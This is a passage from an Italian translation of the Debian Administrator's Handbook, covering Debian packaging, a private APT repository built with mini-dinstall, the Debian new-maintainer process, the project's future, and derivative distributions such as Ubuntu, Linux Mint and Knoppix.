Si noti che le righe di comando devono iniziare con un carattere di tabulazione; si noti pure che quando una riga di comando inizia con il carattere trattino (-), il fallimento del comando non interrompe l'intero processo.

Il file `rules` di solito contiene un insieme di regole utilizzate per configurare, compilare e installare il software in una sotto-directory dedicata (con il nome del pacchetto binario generato). Il contenuto di questa sotto-directory viene archiviato all'interno del pacchetto Debian, come se fosse la radice del file system. In questo caso, i file verranno installati netta sotto-directory `debian/falcot-data/usr/share/falcot-data/`, in modo che l'installazione del pacchetto generato metta i file in `/usr/share/falcot-data/`. Il file `rules` viene utilizzato come un `Makefile`, con alcuni obbiettivi predefiniti (compresi clean e binary, utilizzati rispettivamente per pulire la directory dei sorgenti e per generare il pacchetto binario).

Anche se questo file è il cuore di tutto il processo, contiene solo il minimo indispensabile per l'esecuzione di un insieme predefinito di comandi forniti dal programma `debhelper`. Questo è il caso per i file generati da `dh_make`. Per installare i file interessati, bisogna semplicemente configurare il comportamento del comando `dh_install` creando il seguente file `debian/falcot-data.install`:

```
data/* usr/share/falcot-data/
```

A questo punto, il pacchetto può essere creato. Verrà comunque apportata una miglioria. Dal momento che gli amministratori vogliono che i documenti siano facilmente accessibili dal menu dell'ambiente grafico, si aggiunge un file `falcot-data.desktop` e lo si installa in `/usr/share/applications` aggiungendo una seconda riga a`debian/falcot-data.install`.

Esempio 15.6 *Il file* `falcot-data.desktop`

```
[Desktop Entry]
Name=Internal Falcot Corp Documentation
Comment=Starts a browser to read the documentation
Exec=x-www-browser /usr/share/falcot-data/index.html
Terminal=false
Type=Application
Categories=Documentation;
```

La versione aggiornata di `debian/falcot-data.install` è simile a questa:

```
data/* usr/share/falcot-data/
falcot-data.desktop usr/share/applications/
```

Adesso il pacchetto sorgente è pronto.Tutto quello che resta da fare è generare il pacchetto binario, con lo stesso metodo usato in precedenza per la rigenerazione dei pacchetti: si esegue il comando `dpkg-buildpackage -us -uc` all'interno della directory `falcot-data-1.0`.

15.3. Creazione di un repository di pacchetti per APT

Falcot Corp ha cominciato gradualmente a mantenere un certo numero di pacchetti Debian, sia modificandoli localmente da pacchetti esistenti che creandoli da zero per distribuire dati interni e programmi.

Per rendere la distribuzione dei pacchetti più facile, si vuole integrare questi pacchetti in un pacchetto archivio che può essere utilizzato direttamente da APT. Per ovvi motivi di manutenzione, si vuole separare i pacchetti interni da quelli rigenerati localmente. L'obiettivo è che le voci corrispondenti nel file `/etc/apt/sources.list.d/falcot.list` siano le seguenti:

```
deb http://packages.falcot.com/ updates/
deb http://packages.falcot.com/ internal/
```

Gli amministratori quindi devono configurare un virtual host nel server HTTP interno, utilizzando la directory `/srv/vhosts/packages/` come radice dello spazio web associato. La gestione dell'archivio stesso è delegata al comando `mini-dinstall` (presente nel pacchetto dal nome simile). Questo strumento controlla la directory `incoming/` (in questo caso, `/srv/vhosts/packages/mini-dinstall/incoming/`) e aspetta che vi siano inseriti dei nuovi pacchetti, quando un pacchetto viene caricato, viene installato in un archivio Debian in `/srv/vhosts/packages/`. Il comando `mini-dinstall` legge i file `*.changes` creati quando il pacchetto viene generato. Questi file contengono un elenco di tutti gli altri file associati alla versione del pacchetto (`*.deb`, `*.dsc`, `*.diff.gz`/`*.debian.tar.gz`, `*.orig.tar.gz`, o i loro equivalenti con altri strumenti di compressione), e permettono a `mini-dinstall` di sapere quali file installare. I file `*.changes` contengono anche il nome della distribuzione di destinazione (spesso unstable) citata nell'ultima voce del file `debian/changelog`, `mini-dinstall` usa questa informazione per decidere dove installare il pacchetto. È per questo che gli amministratori devono sempre cambiare questo campo prima di costruire un pacchetto, e impostarlo a internal o updates, a seconda del luogo di destinazione. `mini-dinstall` quindi genera i file necessari per APT, come ad esempio `Packages.gz`.

ALTERNATIVA
apt-ftparchive

Se sembra troppo macchinoso far avviare `mini-dinstall` per un determinato archivio Debian, si può utilizzare al suo posto il comando `apt-ftparchive`. Questo strumento scansiona il contenuto di una directory e mostra (nello standard output) il corrispondente file `Packages`. Nel caso della Falcot Corp, gli amministratori possono caricare i pacchetti direttamente in `/srv/vhosts/packages/updates/` o `/srv/vhosts/packages/internal/`, quindi eseguire i seguenti comandi per creare i file `Packages.gz`:

```
$ cd /srv/vhosts/packages
$ apt-ftparchive packages updates >updates/Packages
$ gzip updates/Packages
$ apt-ftparchive packages internal >internal/Packages
$ gzip internal/Packages
```

Il comando `apt-ftparchive sources` permette di creare i file `Sources.gz` in modo simile.

Per la configurazione di `mini-dinstall` è necessario impostare il file `~/.mini-dinstall.conf`; nel caso della Falcot Corp, i contenuti sono i seguenti:

```
[DEFAULT]
archive_style = flat
archivedir = /srv/vhosts/packages

verify_sigs = 0
mail_to = admin@falcot.com

generate_release = 1
release_origin = Falcot Corp
release_codename = stable

[updates]
release_label = Recompiled Debian Packages

[internal]
release_label = Internal Packages
```

Una decisione degna di nota è la generazione del file `Release` per ogni archivio. Questo può aiutare a gestire le priorità del pacchetto d'installazione utilizzando il file di configurazione `/etc/apt/preferences` (si veda la Sezione 6.2.5, «Gestire le priorità dei pacchetti» [118] per maggiori informazioni).

SICUREZZA

mini-dinstall ed i permessi

Dato che `mini-dinstall` è stato progettato per essere eseguito come un normale utente, non è necessario eseguirlo come root. Il modo più semplice è quello di configurare tutto all'interno di un account utente, appartenente all'amministratore, che ha il compito di creare i pacchetti Debian. Poiché solo quest'amministratore dispone dei permessi necessari per mettere i file nella directory `incoming/`, si può dedurre che l'amministratore abbia verificato l'origine di ogni pacchetto prima di distribuirlo e non è necessario farlo rifare a `mini-dinstall`. Questo spiega il parametro `verify_sigs = 0` (che indica che le firme non devono essere verificate). Tuttavia, se il contenuto dei pacchetti è sensibile, si può cambiare l'impostazione e scegliere di autenticare con un portachiavi contenente le chiavi pubbliche delle persone autorizzate a creare pacchetti (utilizzando il parametro `extra_keyrings`); poi `mini-dinstall` verificherà l'origine di ogni pacchetto in arrivo, analizzando la firma inclusa nel file `*.changes`.

Quando viene eseguito `mini-dinstall` in realtà viene avviato un demone sullo sfondo. Finché questo demone rimane attivo, verifica ogni mezz'ora se ci sono nuovi pacchetti nella directory `incoming/`. Quando viene inserito un nuovo pacchetto, viene spostato nell'archivio e vengono rigenerati, in maniera appropriata, i file `Packages.gz` e `Sources.gz`. Se risulta problematico eseguire un demone, `mini-dinstall` può essere avviato manualmente in modalità batch (con l'opzione -b) ogni volta che viene caricato un pacchetto nella directory `incoming/`. I metodi alternativi messi a disposizione da `mini-dinstall` sono documentati nella sua pagina di manuale `mini-dinstall(1)`.

EXTRA

Creazione di un archivio firmato

La suite APT controlla una serie di firme crittografiche sui pacchetti che gestisce prima di installarli, per garantire la loro autenticità (si veda Sezione 6.5, «Controllare l'autenticità dei pacchetti» [128]). Gli archivi APT privati possono poi essere un problema, poichè le macchine che li utilizzano continueranno a visualizzare degli avvertimenti sui pacchetti non firmati. Un amministratore diligente integrerà pertanto gli archivi privati con la modalità sicura di APT.

Per facilitare questo processo, `mini-dinstall` include l'opzione di configurazione `release_signscript` che permette di specificare uno script da utilizzare per generare la firma. Un buon punto di partenza è lo script `sign-release.sh` fornito dal pacchetto *mini-dinstall* nella directory `/usr/share/doc/mini-dinstall/examples/`; le modifiche locali possono essere rilevanti.

15.4. Diventare un maintainer di pacchetti

15.4.1. Imparare a creare pacchetti

La creazione di un pacchetto Debian di qualità non è sempre un compito semplice, diventare un maintainer di pacchetti richiede una fase di apprendimento teorico e pratico. Non è una semplice questione di costruzione e installazione del software, la parte più complessa è comprendere i problemi ed i conflitti, e più in generale le interazioni con la miriade di altri pacchetti disponibili.

Regole

Un pacchetto Debian deve rispettare delle regole ben precise presenti nelle policy di Debian, ed ogni maintainer di pacchetti deve conoscerle. Non c'è l'obbligo di conoscerle a memoria, ma è importante sapere che esistono e che si possono consultare ogni volta che si presenta una scelta alternativa non banale. Ogni maintainer Debian ha fatto degli errori dovuto al fatto che non conosceva una regola, ma questo non è un grosso problema finchè l'errore verrà risolto quando un utente lo segnalerà con un bug report (cosa che normalmente accadere molto presto grazie agli utenti esperti).

➨ `https://www.debian.org/doc/debian-policy/`

Procedure

Debian non è una semplice raccolta di singoli pacchetti. Il lavoro di pacchettizzazione di ognuno è parte di un progetto collettivo; essere uno sviluppatore Debian implica conoscere come opera, nel suo complesso, il progetto Debian. Ogni sviluppatore, prima o poi, interagisce con gli altri. La guida di riferimento per lo sviluppatore Debian (nel pacchetto *developers-reference*) riassume ciò che ogni sviluppatore deve conoscere per interagire nel miglior modo possibile con i vari team all'interno del progetto, e come usufruire dei possibili vantaggi dati delle risorse disponibili. Questo documento elenca anche una serie di doveri a cui uno sviluppatore dovrebbe adempiere.

➨ `https://www.debian.org/doc/manuals/developers-reference/`

Strumenti

Molti strumenti aiutano i maintainer di pacchetti nel loro lavoro. In questa sezione verranno descritti brevemente, tralasciando tutti i dettagli, dal momento che tutti hanno una propria documentazione completa.

Il programma `lintian` Questo strumento è uno dei più importanti: si occupa di verificare i pacchetti Debian. Si basa su una vasta gamma di test creati dalla policy di Debian, e rileva in modo rapido e automatico molti errori che possono essere risolti prima che i pacchetti vengano rilasciati.

Questo strumento lo si deve considerare solamente come un aiuto e può capitare che a volte si comporti in modo errato (per esempio, poiché le policy di Debian cambiano nel corso del tempo, `lintian` a volte può essere obsoleto). Inoltre non è molto dettagliato: se non si riceve alcun errore da Lintian non di deve interpretare questo comportamento come la prova che il pacchetto sia perfetto ma che, al massimo, non contiene gli errori più comuni.

Il programma `piuparts` Questo è un altro importante strumento: automatizza l'installazione, l'aggiornamento, la rimozione e l'eliminazione completa di un pacchetto (in un ambiente isolato), e controlla che nessuna di queste operazioni dia luogo ad un errore. Può essere d'aiuto nel rilevare le dipendenze mancanti, inoltre rileva anche quando i file vengono erroneamente lasciati dopo che il pacchetto è stato copmletamente eliminato.

devscripts Il pacchetto *devscripts* contiene molti programmi che aiutano in una vasta gamma del lavoro dello sviluppatore Debian:

- `debuild` permette di generare un pacchetto (con `dpkg-buildpackage`) ed eseguire `lintian` per verificarne la conformità con le policy di Debian.
- `debclean` pulisce un pacchetto sorgente dopo che è stato generato un pacchetto binario.
- `dch` permette di modificare velocemente il file `debian/changelog` nel sorgente del pacchetto.

- `uscan` verifica se è stata rilasciata una nuova versione del software dall'autore originale; questo richiede il file `debian/watch` con una descrizione delle posizioni delle varie versioni.
- `debi` permette di installare (con `dpkg -i`) il pacchetto Debian che è stato appena generato senza bisogno di digitare il suo nome completo e il percorso.
- In modo simile, `debc` consente la scansione dei contenuti del pacchetto generato di recente (con `dpkg -c`), senza la necessità di digitare il suo nome completo e il percorso.
- `bts` permette di controllare il sistema di tracciamento dei bug dalla riga di comando; questo programma genera automaticamente le e-mail in maniera appropriata.
- `debrelease` carica il pacchetto generato di recente in un server remoto, senza la necessità di digitare il nome completo e il percorso del relativo file `.changes`.
- `debsign` firma i file `*.dsc` e `*.changes`.
- `uupdate` automatizza la creazione di una nuova versione del pacchetto, appena è rilasciata una nuova versione del software originale.

debhelper* e *dh-make Debhelper è un insieme di script che aiutano nella creazione di pacchetti conformi con la policy di Debian; questi script sono eseguiti da `debian/rules`. Debhelper è stato ampiamente adottato in Debian, come dimostra il fatto che è utilizzato dalla maggior parte dei pacchetti ufficiali di Debian. Tutti i comandi che contiene hanno come prefisso `dh_`.

Lo script `dh_make` (nel pacchetto *dh-make*) crea i file necessari per la generazione di un pacchetto Debian, in una directory contenente i sorgenti di un software. Come si può immaginare dal nome del programma, i file generati utilizzano debhelper in maniera predefinita.

`dupload` e `dput` I comandi `dupload` e `dput` permettono il caricamento di un pacchetto Debian su un server (anche remoto). Questo permette agli sviluppatori di pubblicare il proprio pacchetto sul server principale di Debian (ftp-master.debian.org) in modo che possa essere integrato nell'archivio e distribuito nei mirror. Questi comandi prendono il file `*.changes` come parametro e deducono gli altri file importanti dal suo contenuto.

15.4.2. Processo di accettazione

Diventare uno sviluppatore Debian non è una semplice questione amministrativa. Il processo è costituito da diverse fasi, ed è tanto un'iniziazione quanto un processo di selezione. In ogni caso, l'intero processo è formalizzato e ben documentato, in modo che chiunque spuò monitorarne l'avanzamento di stato sul sito web dedicato al processo per il nuovo membro.

➨ `http://nm.debian.org/`

EXTRA

Processo semplificato per «Maintainer Debian»

"Debian maintainer" è un'altro status che da meno privilegi dello status di "Debian Developer" ma che ha un processo di associazione più veloce. Con questo

status, i contributori possono mantenere solo i loro pacchetti. È necessario solo che uno sviluppatore Debian esegua un controllo sul caricamento iniziale, e pubblichi una dichiarazione in cui risulti che ci si fida della capacità del possibile futuro maintainer di mantenere il pacchetto in maniera autonoma.

Prerequisiti

Tutti i candidati sono tenuti ad avere almeno una conoscenza di base della lingua inglese. Questo è necessario a tutti i livelli: per le comunicazioni iniziali con l'esaminatore, naturalmente, ma anche più avanti, dal momento che l'inglese è la lingua preferita per la maggior parte della documentazione, anche gli utilizzatori del pacchetto comunicheranno in inglese per la segnalazione di bug e si aspetteranno delle risposte in inglese.

Altri prerequisiti dipendono dalla motivazione. Diventare uno sviluppatore Debian è un processo che ha senso solo se il candidato sa che l'interesse per Debian durerà per molti mesi. Il processo di accettazione può durare diversi mesi ed ha bisogno di sviluppatori Debian a lungo termine, ogni pacchetto ha bisogno di manutenzione permanente, e non solo un caricamento iniziale.

Registrazione

Il primo (vero) passo consiste nel trovare uno sponsor o un sostenitore, il che significa uno sviluppatore ufficiale disposto a dichiarare che crede che accettare *X* sarebbe una buona cosa per Debian. Ciò implica in genere che il candidato sia già attivo all'interno della comunità e che il suo lavoro sia stato apprezzato. Se il candidato è timido e il suo lavoro non viene elogiato pubblicamente, può cercare di convincere uno sviluppatore Debian a sostenerlo, mostrandogli il suo lavoro in privato.

Al tempo stesso, il candidato deve generare una coppia, pubblica/privata, di chiavi RSA con GnuPG, che dovrebbe essere firmata da almeno due sviluppatore ufficiale Debian. La firma autentica il nome della chiave. In effetti, durante un key signing party, ogni partecipante deve mostrare un documento di identità ufficiale (solitamente una carta di identità o un passaporto) insieme all'identificativo della chiave. Questo passaggio conferma il legame tra la persona e la chiave. Questa firma richiede pertanto un riscontro nella vita reale. Se non si è ancora incontrato alcun sviluppatore Debian in una conferenza pubblica sul software libero, si possono cercare gli sviluppatori che vivono nelle vicinanze utilizzando l'elenco alla seguente pagina web come punto di partenza.

➨ `https://wiki.debian.org/Keysigning`

Una volta che la registrazione sul sito nm.debian.org è stata convalidata dal sostenitore, al candidato viene assegnato un *Application Manager*. Da quel portale, l'application manager guiderà poi il processo attraverso diversi passaggi e controlli predefiniti.

La prima verifica è un controllo d'identità. Se si possiede già una chiave firmata da due sviluppatori di Debian, questo passaggio è semplice; altrimenti, l'application manager cercherà di guidare il candidato alla ricerca di sviluppatori Debian nelle vicinanze per organizzare un incontro e firmare la chiave.

Accettare i principi

Queste formalità amministrative sono seguite da considerazioni filosofiche. Il punto è fare in modo che il candidato capisca e accetti il contratto sociale e i principi alla base del Software Libero. Partecipare a Debian è possibile solo se si condividono i valori che uniscono gli attuali sviluppatori, espressi nei testi dei fondamentali (e riassunti in Capitolo 1, Il progetto Debian [2]).

Inoltre, ogni candidato che desidera aderire a Debian è tenuto a conoscere il funzionamento del progetto, e come interagire in modo appropriato per risolvere i problemi che, senza dubbio, si incontreranno col passare del tempo. Tutte queste informazioni sono generalmente documentate nei manuali rivolti ai nuovi maintainer e nella guida di riferimento per lo sviluppatore Debian. Una lettura attenta di questo documento dovrebbe essere sufficiente per rispondere alle domande dell'esaminatore. Se le risposte non sono soddisfacenti, il candidato sarà informato. Quindi, dovrà leggere (nuovamente) la relativa documentazione prima di riprovare. Nei casi in cui la documentazione esistente non contenesse la risposta appropriata per la domanda, il candidato di solito può trovare una risposta, facendo un po' di esperienza pratica in Debian, oppure discutendone con altri sviluppatori Debian. Questo meccanismo garantisce che i candidati vengano coinvolti un po' in Debian prima di diventare parte integrante del progetto. Si tratta di una scelta intenzionale, con la quale i candidati che alla fine aderiranno al progetto sono integrati come un altro pezzo di un puzzle infinitamente espandibile.

Questo passaggio è generalmente conosciuto come *Philosophy & Procedures* (P&P in breve) nel gergo degli sviluppatori coinvolti nel processo per i nuovi membri.

Verifica delle capacità

Ogni domanda per diventare uno sviluppatore ufficiale Debian deve essere giustificata. Per diventare un membro del progetto è necessario dimostrare di meritare tale stato e che lo stato di membro, semplifichi il contributo del candidato allo sviluppo di Debian. La giustificazione più comune è che sia concesso lo status di sviluppatore Debian perché facilita la manutenzione di un pacchetto Debian, ma non è l'unico motivo. Alcuni sviluppatori aderiscono al progetto per contribuire al porting di una specifica architettura, altri vogliono migliorare la documentazione, e così via.

Questo passaggio rappresenta l'occasione per il candidato di indicare che cosa intende fare nell'ambito del progetto Debian e di mostrare ciò che ha già fatto in tal senso. Debian è un progetto pragmatico e dire qualcosa che non è sufficiente, se non si compiono le azioni vengono annunciate. Generalmente, quando il ruolo previsto all'interno del progetto è legato alla manutenzione dei pacchetti, una prima versione del potenziale pacchetto dovrà essere convalidata tecnicamente e caricata sui server di Debian da uno sponsor tra gli sviluppatori Debian.

COMUNITÀ

Sponsorizzazione

Gli sviluppatori Debian possono «sponsorizzare» i pacchetti preparati da qualcun altro, pubblicandoli nei repository ufficiali di Debian dopo aver effettuato un attento esame. Questo meccanismo consente alle persone esterne, che non sono ancora passate attraverso il processo per il nuovo maintainer, di contribuire al progetto di tanto in tanto. Allo stesso tempo, garantisce che tutti i pacchetti in Debian siano sempre controllati da un membro ufficiale.

Infine, l'esaminatore verifica le abilità tecniche del candidato (la pacchettizzazione) con un questionario dettagliato. Non sono ammesse risposte sbagliate, ma il tempo per rispondere è illimitato. Tutta la documentazione è disponibile e sono consentiti diversi tentativi, se le prime risposte non sono soddisfacenti. Questo passaggio non ha come obiettivo quello di discriminare i candidati, ma assicurarsi che i nuovi collaboratori abbiamo un minimo di conoscenza.

Questo passaggio è noto come il passaggio *Tasks & Skills* (T&S abbreviato) nel gergo degli esaminatori.


Approvazione finale

Nell'ultima fase, l'intero processo è revisionato da un DAM (*Debian Account Manager*). Il DAM riesaminerà tutte le informazioni sul candidato che l'esaminatore ha raccolto e deciderà se creare o meno un account nei server Debian. Nei casi in cui sono richieste ulteriori informazioni, la creazione dell'account può essere rinviata. I rifiuti sono piuttosto rari se l'esaminatore fa un buon lavoro seguendo in maniera corretta l'iter, ma a volte succede. In ogni caso il rifiuto non è permanente e il candidato è libero di riprovare in un secondo momento.

La decisione del DAM è autorevole e (quasi) senza appello, il che spiega perché le persone in questa posizione sono state spesso criticate in passato.

Parola chiave

Futuro
Miglioramenti
Opinioni



Capitolo

16

Conclusione: Il futuro di Debian

Contenuto

La storia della Falcot Corp si conclude con questo ultimo capitolo, ma Debian prosegue, e il futuro porterà certamente molte sorprese interessanti.

16.1. Sviluppi futuri

Settimane (o mesi) prima del rilascio di una nuova versione di Debian, il Release Manager decide il nome in codice della versione successiva. Ora che è stata rilasciata la versione 8 di Debian, gli sviluppatori sono già impegnati a lavorare sulla prossima versione, nome in codice *Stretch*...

Non esiste una lista ufficiale di modifiche pianificate, e Debian non fa promesse su obiettivi tecnici per le versioni future. Tuttavia, si possono notare alcuni tendenze di sviluppo, e si potrebbe scommettere su ciò che potrebbe accadere (e non).

Al fine di migliorare la sicurezza e la fiducia, la maggior parte se non tutti i pacchetti verranno fatto per generare riproducibilità; vale a dire, che sarà possibile ricostruire byte-per-byte pacchetti binari identici ai pacchetti sorgente, permettendo così a tutti di verificare che non ci siano state manomissioni durante la generazione degli stessi.

In una materia correlata, è stato fatto grande sforzo per migliorare la sicurezza di default, mitigando attacchi "tradizionali" e nuove minacce implicite nella sorveglianza di massa.

Naturalmente, tutte le principali suite di software avranno avuto una major release. L'ultima versione dei vari desktop porterà una migliore usabilità e nuove funzionalità. Wayland, il nuovo server grafico che si sta sviluppando per sostituire X11 con un'alternativa più moderna, sarà disponibile (anche se forse non di default) per almeno alcuni ambienti desktop.

Una nuova funzionalità del software di manutenzione dell'archivio, "bikesheds", permetterà agli sviluppatori di ospitare repository di pacchetti per fini particolari oltre ai principali repository; questo permetterà la creazione di repository di pacchetti personali, repository per il software non pronto per andare nell'archivio principale, repository per il software che ha solo un piccolo pubblico, repository temporanei per sperimentare nuove idee, e così via.

16.2. Futuro di Debian

Oltre a questi sviluppi interni, ci si può ragionevolmente aspettare che vengano alla luce nuove distribuzioni basate su Debian, grazie a molti strumenti che continuano a rendere questo compito più facile. Verranno anche avviati nuovi sottoprogetti specializzati, al fine di ampliare la portata di Debian verso nuovi orizzonti.

La comunità degli utenti Debian aumenterà e nuovi collaboratori si uniranno al progetto... compreso, forse, anche te!

Il progetto Debian è più forte che mai, e sulla buona strada verso il suo obiettivo di essere una distribuzione universale; la battuta all'interno della comunità Debian è *Il dominio del Mondo*.

Nonostante la sua età e le sue dimensioni considerevoli, Debian continua a crescere in tutte le (a volte inaspettate) direzioni. Collaboratori brulicano di idee, e le discussioni nelle mailing list di sviluppo, anche quando sembrano litigi, aumentano il progresso. Debian a volte è paragonata ad un buco nero, di tale densità che attrae ogni nuovo progetto di software libero.

Al di là della evidente soddisfazione della maggior parte degli utenti Debian, una profonda ten-

denza sta diventando sempre più indiscutibile: le persone sono sempre più consapevoli che la collaborazione, piuttosto che lavorare da soli, porta a risultati migliori per tutti. Questa è la logica usata dalle distribuzioni che si uniscono a Debian per mezzo di sottoprogetti.

Il progetto Debian non è quindi a rischio di estinzione...

16.3. Futuro di questo libro

Vorremmo che questo libro si evolva nello spirito del software libero. Accogliamo quindi con favore contributi, osservazioni, suggerimenti, e critiche. Inviatele direttamente a Raphaël (hertzog@debian.org) oppure a Roland (lolando@debian.org). Per i feedback, sentitevi liberi di aprire segnalazioni di bug contro il pacchetto Debian debian-handbook. Il sito web sarà utilizzato per raccogliere tutte le informazioni utili alla sua evoluzione, in particolare se si desidera tradurre questo libro per renderlo disponibile ad un pubblico ancora più grande rispetto ad oggi.

➨ `http://debian-handbook.info/`

Abbiamo cercato di integrare la maggior parte di ciò che la nostra esperienza in Debian ci ha insegnato, in modo che chiunque possa usare questa distribuzione ed ottenerne il massimo vantaggio nel più breve tempo possibile. Speriamo che questo libro contribuisca a rendere Debian più facile e popolare, al riguardo accogliamo con favore la pubblicità!

Vorremmo concludere con una nota personale. Scrivere (e tradurre) questo libro ha comportato la sottrazione di una notevole quantità di tempo dalla nostra consueta attività professionale. Dal momento che siamo entrambi consulenti freelance, qualsiasi nuova fonte di reddito ci concede la libertà di dedicare più tempo a migliorare Debian; ci auguriamo che il successo di questo libro possa contribuire a questo. Nel frattempo, sentitevi liberi di farvi retribuire per i nostri servizi!

➨ `http://www.freexian.com`

➨ `http://www.gnurandal.com`

Arrivederci a presto!

Appendice

Distribuzioni derivate

A

Contenuto

A.1. Censimento e cooperazione

Il progetto Debian, riconosce pienamente l'importanza delle distribuzioni derivate e supporta la collaborazione tra tutte le parti coinvolte. Questo usualmente comporta l'incorporazione delle migliorie inizialmente sviluppate dalle distribuzioni derivate, in modo che tutti possano trarne beneficio e per ridurre il lavoro di manutenzione a lungo termine.

Questo spiega perché le distribuzioni derivate sono invitate a partecipare alle discussioni sulla mailing-list debian-derivatives@lists.debian.org, ed a partecipare al censimento delle derivate. Questo censimento ha lo scopo di raccogliere informazioni sul lavoro che avviene nelle derivate in modo che i manutentori Debian ufficiali possano seguire meglio lo stato del loro pacchetto in varianti di Debian.

➨ `https://wiki.debian.org/DerivativesFrontDesk`

➨ `https://wiki.debian.org/Derivatives/Census`

Vediamo ora di descrivere brevemente le distribuzioni derivate più interessanti e popolari.

A.2. Ubuntu

Ubuntu ha fatto un grande scalpore quando è arrivata sulla scena del software libero, e per buone ragioni: Canonical Ltd., la società che ha creato questa distribuzione, ha iniziato con l'assunzione di una trentina di programmatori Debian ed ha dichiarato pubblicamente di voler

raggiungere l'obiettivo fornire una distribuzione per il grande pubblico due volte l'anno. Si sono inoltre impegnati a mantenere ogni versione per un anno e mezzo.

These objectives necessarily involve a reduction in scope; Ubuntu focuses on a smaller number of packages than Debian, and relies primarily on the GNOME desktop (although an official Ubuntu derivative, called "Kubuntu", relies on KDE Plasma). Everything is internationalized and made available in a great many languages.

Finora, Ubuntu è riuscito a tenere questo ritmo di rilascio. Vengono pubblicati anche dei rilasci *Long Term Support* (LTS), con una promessa di manutenzione di 5 anni. Ad Aprile 2015, la versione LTS corrente è la 14.04, soprannominata Utopic Unicorn. L'ultima versione non-LTS è la 15.04, soprannominataVivid Vervet. I numeri di versione descrivono la data di rilascio della release: 15.04, per esempio, è stata rilasciata nel mese di Aprile 2015.

IN PRATICA

Promessa di supporto e manutenzione di Ubuntu

Canonical ha modificato più volte le norme che disciplinano la durata del periodo durante il quale è mantenuto un dato rilascio. Canonical, come una società, promette di fornire gli aggornamenti di sicurezza per tutto il software disponibile nelle sezioni `main` e `restricted` dell'archivio di Ubuntu, per 5 anni per i rilasci LTS e per 9 mesi per i rilasci non-LTS. Tutto il resto (disponibile in `universe` e `multiverse`) è mantenuto su base best-effort (miglio sforzo) da volontari del team MOTU (*Masters Of The Universe*). Siate pronti a gestire il supporto di sicurezza da soli se utilizzate pacchetti di queste ultime sezioni.

Ubuntu ha raggiunto una vasta platea del grande pubblico. Milioni di utenti sono rimasti impressionati dalla sua facilità di installazione, ed dal lavoro che è stato fatto per rendere il desktop facile da usare.

Ubuntu e Debian hanno un rapporto teso; gli sviluppator di Debian che avevano riposto grandi speranze nel contributo diretto che Ubuntu avrebbe potuto dare a Debian sono stati delusi dalla differenza tra il marketing di Canonical, che implica che Ubuntu sia un buon cittadino nel mondo del Software Libero, e la pratica reale dove sono state semplicemente rese pubbliche le modifiche applicate ai pacchetti Debian. Le cose sono andate sempre meglio nel corso degli anni, ed ora Ubuntu ha reso pratica generale trasmettere le patch nel luogo più adatto (anche se questo vale solo per il software esterno che viene pacchettizzato e non per il software di Ubuntu come Mir o Unity).

➨ `http://www.ubuntu.com/`

A.3. Linux Mint

Linux Mint è una distribuzione gestita (in parte) dalla comunità, sostenuta da donazioni e pubblicità. Il suo prodotto di punta è basato su Ubuntu, ma viene fornita anche una "Linux Mint Debian Edition", variante che si evolve in modo continuo (in quanto si basa su Debian Testing). In entrambi i casi, l'installazione iniziale, comporta l'avvio da un LiveDVD.

The distribution aims at simplifying access to advanced technologies, and provides specific graphical user interfaces on top of the usual software. For instance, Linux Mint relies on Cinnamon

instead of GNOME by default (but it also includes MATE as well as Plasma and Xfce); similarly, the package management interface, although based on APT, provides a specific interface with an evaluation of the risk from each package update.

Linux Mint include una grande quantità di software proprietario in modo da migliorare l'esperienza degli utenti che ne hanno bisogno. Ad esempio: Adobe Flash e codec multimediali.

➨ `http://www.linuxmint.com/`

A.4. Knoppix

La distribuzione Knoppix ha a mala pena bisogno di un'introduzione. È stata la prima distribuzione popolare a fornire un *LiveCD*; in altre parole, un CD-ROM che esegue un sistema Linux chiavi in mano senza necessità di un hard-disk — qualsiasi sistema già installato sulla macchina sarà lasciato intatto. Il rilevamento automatico dei dispositivi disponibili permette a questa distribuzione di lavorare nella maggior parte delle configurazioni hardware. Il CD-ROM comprende quasi 2 GB (compressi) di software, e la versione DVD-ROM è ancora di più.

Combining this CD-ROM to a USB stick allows carrying your files with you, and to work on any computer without leaving a trace — remember that the distribution doesn't use the hard-disk at all. Knoppix uses LXDE (a lightweight graphical desktop) by default, but the DVD version also includes GNOME and Plasma. Many other distributions provide other combinations of desktops and software. This is, in part, made possible thanks to the *live-build* Debian package that makes it relatively easy to create a LiveCD.

➨ `http://live.debian.net/`

